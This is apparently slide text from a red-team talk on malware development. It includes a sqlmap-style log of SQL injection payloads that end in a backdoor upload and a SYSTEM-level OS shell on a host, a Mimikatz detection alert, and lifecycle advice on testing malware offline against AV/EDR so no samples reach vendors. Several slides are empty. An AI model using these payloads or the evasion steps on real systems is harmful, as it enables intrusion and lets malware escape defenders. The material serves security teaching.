



A Red Teamer's Guide to Malware Development



What is malware?

Malware is a type of software specifically designed to perform malicious actions such as gaining and maintaining unauthorized access to a machine or stealing sensitive data from a machine.

Why Learn Malware Development?

The term "malware" is often associated with illegal or criminal conduct but it can also be used by ethical hackers such as penetration testers and red teamers for an authorized security assessment of an organization.



Did You ever faced it?



```
Parameter: search1 (POST) ① 10.10.100.35/tmpbqwqi.php
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: search1=1' AND 2220=2220 AND 'Fhiw'='Fhiw&Make=ins&Submit1=Find

Not Found
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: search1=1' AND (SELECT 5927 FROM(SELECT COUNT(*),CONCAT(0x716b6a6b71,(SELECT (ELT(5927=5927,1))),0x7170787871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'LBDE'='LBDE&Make=ins&Submit1=Find

Type: time-based blind
Title: MySQL >= 5.0.12 OR time-based blind (query SLEEP)
Payload: search1=1' OR (SELECT 4872 FROM (SELECT(SLEEP(5)))cSQu) AND 'kBaD'='kBaD&Make=ins&Submit1=Find

Type: UNION query
Title: Generic UNION query (NULL) - 9 columns
Payload: search1=1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716b6a6b71,0x5863686e70655467654770766f764872446f73776c445443507a444e7054576b4265454f49555548,0x7170787871),NULL,NULL,NULL,NULL-- TTfE&Make=ins&Submit1=Find
---

[14:01:37] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.2.11, PHP 5.2.8
back-end DBMS: MySQL >= 5.0
[14:01:37] [INFO] going to use a web backdoor for command prompt
[14:01:37] [INFO] fingerprinting the back-end DBMS operating system
[14:01:37] [INFO] the back-end DBMS operating system is Windows
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[14:02:31] [INFO] retrieved the web server document root: 'C:\wamp\www'
[14:02:31] [INFO] retrieved web server absolute paths: 'C:/wamp/www/search_display2.php'
[14:02:31] [INFO] trying to upload the file stager on 'C:/wamp/www/' via LIMIT 'LINES TERMINATED BY' method
[14:02:31] [INFO] heuristics detected web page charset 'ascii'
[14:02:31] [INFO] the file stager has been successfully uploaded on 'C:/wamp/www/' - http://10.10.100.35:80/search_display2.php
[14:02:31] [INFO] the backdoor has been successfully uploaded on 'C:/wamp/www/' - http://10.10.100.35:80/search_display2.php
[14:02:31] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'nt authority\system'
os-shell> 
```



HackTool:Win32/Mimikatz

Alert level: Severe

Status: Quarantined

Date: 17:59:59

Category: HackTool

Details: This program is dangerous.


[Learn more](#)

Affected items:

file: C:\Windows\Temp\AB9190.tmp

OK







Malware Development Life Cycle

Fundamentally, malware is a piece of software designed to perform certain actions. Successful software implementations require a process that's known as the Software Development Life Cycle (SDLC). Similarly, a well-built and complex malware will require a tailored version of the SDLC referred to as the Malware Development Life Cycle (MDLC).

Key Phases

- Development
- Testing
- Offline AV/EDR Testing
- Online AV/EDR Testing (Blue Team)
- IoC (Indicators of Compromise) Analysis

“



- ❑ Development - Begin the development or refinement of functionality within the malware.
- ❑ Testing - Perform tests to uncover hidden bugs within the so-far developed code.
- ❑ Offline AV/EDR Testing - Run the developed malware against as many security products as possible. It's important that the testing is conducted offline to ensure no samples are sent to the security vendors. Using Microsoft Defender, this is achieved by disabling the automated sample submissions & cloud-delivered protection option.




- ❑ Online AV/EDR Testing (N/R) - Run the developed malware against the security products with internet connectivity. Cloud engines are often key components in AVs/EDRs and therefore testing your malware against these components is crucial to gain more accurate results. **Be cautious as this step may result in samples being sent to the security solution's cloud engine.**
- ❑ IoC (Indicators of Compromise) Analysis - If you are a threat hunter or malware analyst, analyze the malware and pull out IoCs that can potentially be used to detect or signature the malware.



PE BASICS

PE = Portable executable




OS loader reads program from disk and load it into memory as process.



PE BASICS

Complicated Scenario : Headers, Fields, Sections, Directories, etc

Dissected PE



PE BASICS

Simplified Scenario :



PE BASICS

More Simplified Scenario :

